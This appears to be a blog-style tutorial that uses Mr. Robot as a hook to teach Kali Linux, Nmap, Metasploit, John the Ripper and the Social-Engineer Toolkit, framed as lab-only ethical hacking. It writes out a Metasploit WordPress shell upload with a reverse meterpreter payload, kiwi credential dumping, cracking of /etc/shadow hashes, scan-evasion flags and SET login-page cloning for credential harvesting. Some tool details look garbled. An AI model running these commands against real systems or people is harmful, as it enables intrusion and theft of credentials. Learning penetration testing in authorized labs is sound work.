
Listen to this Post
Introduction:

The cult-favorite series Mr. Robot brought hacking out of the realm of Hollywood fantasy and into the gritty reality of command-line interfaces, vulnerability exploitation, and social engineering. The tools that Elliot Alderson wields—Kali Linux, Nmap, Metasploit, John the Ripper, and the Social-Engineer Toolkit (SET)—are not fictional constructs but the very same utilities used daily by penetration testers, security auditors, and red teams worldwide. Understanding these tools from a defensive, educational perspective is the cornerstone of modern cybersecurity practice. This article provides a comprehensive, hands-on guide to mastering these essential technologies, offering step-by-step instructions, verified commands, and actionable insights for legitimate security research and authorized assessments. The goal is not to enable abuse, but to illuminate the mechanics of the trade so that defenders can think like attackers—and build stronger shields.
Learning Objectives & Secrets:
- Objective 1: Master the reconnaissance phase by leveraging Nmap’s advanced scanning techniques to map network topologies, identify live hosts, and enumerate services and operating systems with precision.
-
Objective 2 (Secret Tip): Go beyond basic password cracking with John the Ripper by utilizing custom wordlists and rulesets to audit password policies effectively. A critical secret is to always crack hashes in incremental mode after a dictionary attack to catch complex passwords that simple wordlists miss.
-
Objective 3 (Secret Tip): Unlock the full potential of the Metasploit Framework by not just running exploits, but by chaining post-exploitation modules for persistent access and lateral movement. The secret lies in mastering
meterpreter’s built-in scripting and using `kiwi` (formerlymimikatz) for credential dumping in a controlled lab environment.
You Should Know:
- Kali Linux: The Hacker’s Operating System – Setup and Core Utilities
Kali Linux is the foundational platform for ethical hacking, bundling hundreds of security tools into a single, purpose-built Debian-based distribution. As of 2026, Kali continues to evolve, with version 2026.2 introducing nine new tools including `arsenal-1g` (a cybersecurity command reference), `penelope` (a powerful shell handler), and `uro` (for URL decluttering during web penetration testing).
Step-by-Step Guide:
- Installation: Download the latest Kali ISO from the official website and create a bootable USB drive using `dd` on Linux or Rufus on Windows. For a persistent setup, allocate at least 20GB of storage.
- Initial Update: After booting, open a terminal and run:
sudo apt update && sudo apt full-upgrade -y
This ensures all tools are at their latest versions.
- Explore New Tools: Test the newly added
legba, a multiprotocol credentials bruteforcer built in Rust for performance and stability.legba http-post --target example.com/login --username admin --password wordlist.txt
- Set Up a Lab Environment: Use VirtualBox or VMware to create isolated target VMs (like Metasploitable 2 or the Mr. Robot VM) to practice safely without affecting real systems.
2. Nmap: Network Mapping and Service Enumeration
Nmap (Network Mapper) is the industry standard for network discovery and security auditing. Its flexibility allows for everything from simple ping sweeps to complex vulnerability detection using the Nmap Scripting Engine (NSE).
Step-by-Step Guide:
- Basic Host Discovery: To find all live hosts on a local subnet without scanning ports, use a ping sweep:
sudo nmap -sn 192.168.1.0/24
-
Comprehensive Port Scan: For a detailed analysis of a single target, combine SYN scan (
-sS), version detection (-sV), OS detection (-O), and aggressive timing (-A) while scanning all 65,535 ports (-p-):sudo nmap -sS -sV -O -A -p- 192.168.1.100
-
Vulnerability Scanning: Use the NSE to check for known vulnerabilities:
nmap --script=vulners 192.168.1.100 -sV
-
Firewall Evasion: To evade detection, use decoy scans (
-D) and fragment packets (-f):nmap -sS -D RND:10 -f 192.168.1.100
Windows Alternative: Install Nmap from the official installer and run the same commands from an administrative Command Prompt.
3. Metasploit Framework: Exploitation and Post-Exploitation
The Metasploit Framework is the most widely used penetration testing framework, providing a modular architecture for developing and executing exploit code against a remote target. Version 6.5, released in 2026, continues to expand its capabilities, including AI-driven automation and cloud penetration testing modules.
Step-by-Step Guide:
- Initialize the Database: Start the PostgreSQL database that Metasploit uses to store scan results and workspaces:
sudo msfdb init
-
Launch the Console: Open the Metasploit interactive console:
msfconsole
-
Scan and Exploit: Use a built-in Nmap scan to find a vulnerable service, then search for an exploit. For example, exploiting a vulnerable WordPress installation:
msf6 > db_nmap -sV 10.10.236.216
msf6 > search wp
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
-
Set Payload and Options: Configure the exploit with the target IP, local IP for the reverse shell, and the appropriate payload (e.g.,
php/meterpreter/reverse_tcp):msf6 > set RHOSTS 10.10.236.216 msf6 > set LHOST 192.168.1.50 msf6 > set PAYLOAD php/meterpreter/reverse_tcp msf6 > exploit
-
Post-Exploitation: Once a `meterpreter` session is established, use it to gather system information, capture screenshots, or dump password hashes:
meterpreter > sysinfo
meterpreter > load kiwi
meterpreter > creds_all
-
John the Ripper: Password Auditing and Hash Cracking
John the Ripper (JtR) is a powerful, open-source password cracking tool used to test the strength of password hashes. It supports a vast array of hash formats, from Linux `/etc/shadow` to Windows NTLM, ZIP archives, and SSH keys.
Step-by-Step Guide:
- Extract Hashes: On Linux, extract the password hashes from
/etc/shadow:sudo unshadow /etc/passwd /etc/shadow > hashes.txt
- Dictionary Attack: Use the classic `rockyou.txt` wordlist to perform a dictionary attack:
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
-
Single Crack Mode: Use “single crack” mode, which uses the username and other account information to generate guesses:
john --single hashes.txt
-
Incremental Mode: For a brute-force attack on complex passwords, use incremental mode (this can take a very long time):
john --incremental hashes.txt
5. Show Results: Display the cracked passwords:
john --show hashes.txt
Windows Alternative: Use the `john.exe` binary in a Command Prompt, pointing to the appropriate hash file.
- Social-Engineer Toolkit (SET): Simulating Phishing and Credential Harvesting
The Social-Engineer Toolkit (SET) is a framework specifically designed for simulating social engineering attacks, such as phishing and credential harvesting. It demonstrates the human element of cybersecurity and helps organizations train their employees against real-world threats.
Step-by-Step Guide:
- Launch SET: Start the toolkit with root privileges:
sudo setoolkit
-
Select Attack Vector: From the menu, choose “Social-Engineering Attacks” (option 1), then select “Website Attack Vectors” (option 2), and finally “Credential Harvester Attack Method” (option 3).
- Clone a Website: Choose “Site Cloner” (option 2) and enter the URL of the login page you wish to clone (e.g., a corporate portal or Google login).
- Configure Listener: SET will automatically set up a web server and a listener to capture any credentials entered on the cloned page.
- Launch the Attack: Provide the IP address of your Kali machine when prompted. The tool will generate a link that, when visited by a target, presents the cloned login page and captures submitted usernames and passwords.
-
Review Harvested Data: The captured credentials will be displayed in the terminal and saved to a log file (usually in
/root/.set/reports/). -
API Security and Cloud Hardening: Modern Attack Surfaces
Modern infrastructures rely heavily on APIs and cloud services, making them prime targets. Tools like Nmap and Metasploit have evolved to include modules for API testing and cloud environment assessment.
Step-by-Step Guide:
- API Enumeration: Use Nmap to discover API endpoints by scanning common ports (e.g., 5000, 8000, 8080) and using NSE scripts for HTTP enumeration:
nmap -p 5000,8000,8080 --script=http-enum,http-headers 192.168.1.100
- Cloud Security Auditing: Use tools like `prowler` or `scout2` (available in Kali repositories) to assess AWS or Azure configurations for misconfigurations:
prowler aws -R us-east-1
- Vulnerability Exploitation & Mitigation: Use Metasploit’s auxiliary modules to test for common cloud vulnerabilities (e.g., S3 bucket misconfigurations) and apply mitigations like strict IAM policies and network ACLs.
What Undercode Say:
- Key Takeaway 1: The tools showcased in Mr. Robot are not just for show; they are the real-world instruments of both attackers and defenders. Mastering them requires a deep understanding of networking, operating systems, and human psychology, not just memorizing commands.
-
Key Takeaway 2: Ethical hacking is a discipline of continuous learning. The landscape evolves rapidly—as seen with the 2026 updates to Kali Linux and Metasploit—and professionals must stay abreast of new tools, techniques, and vulnerabilities to remain effective. The line between a hacker and a security expert is drawn by intent and authorization; the skillset is identical.
-
Analysis: The portrayal of hacking in media like Mr. Robot has inadvertently served as a powerful recruiting tool for the cybersecurity industry, sparking curiosity and driving a new generation of professionals toward defensive security. However, it also carries the risk of glamorizing illegal activities. The educational and authorized use of these tools is paramount. By understanding the attacker’s toolkit, defenders can implement more robust security controls, conduct realistic penetration tests, and ultimately build more resilient systems. The 2026 releases of Kali Linux underscore a shift toward AI-assisted command generation (
shell-gpt) and automated testing (Atomic-Operator), indicating that the future of ethical hacking will be increasingly automated, requiring analysts to interpret results and make strategic decisions rather than just executing commands.
Prediction:
- +1: The integration of AI into penetration testing tools (like `shell-gpt` in Kali 2026.2) will dramatically lower the barrier to entry for security testing, enabling smaller teams to conduct sophisticated assessments and potentially democratizing security.
- +1: The continued development of frameworks like Metasploit will lead to more automated and intelligent vulnerability discovery, allowing security professionals to focus on remediation strategy rather than manual exploitation.
- -1: The accessibility of these powerful tools, coupled with the romanticized portrayal in media, will likely lead to an increase in script-kiddie activity and unsophisticated but widespread attacks.
- -1: As cloud adoption grows, the exploitation of misconfigured cloud services will become an even more prevalent attack vector, requiring a shift in traditional penetration testing methodologies toward cloud-1ative security assessments.
▶️ Related Video (78% Match):
https://www.youtube.com/watch?v=1mHCmTBy8ws
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eGs7da6P – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


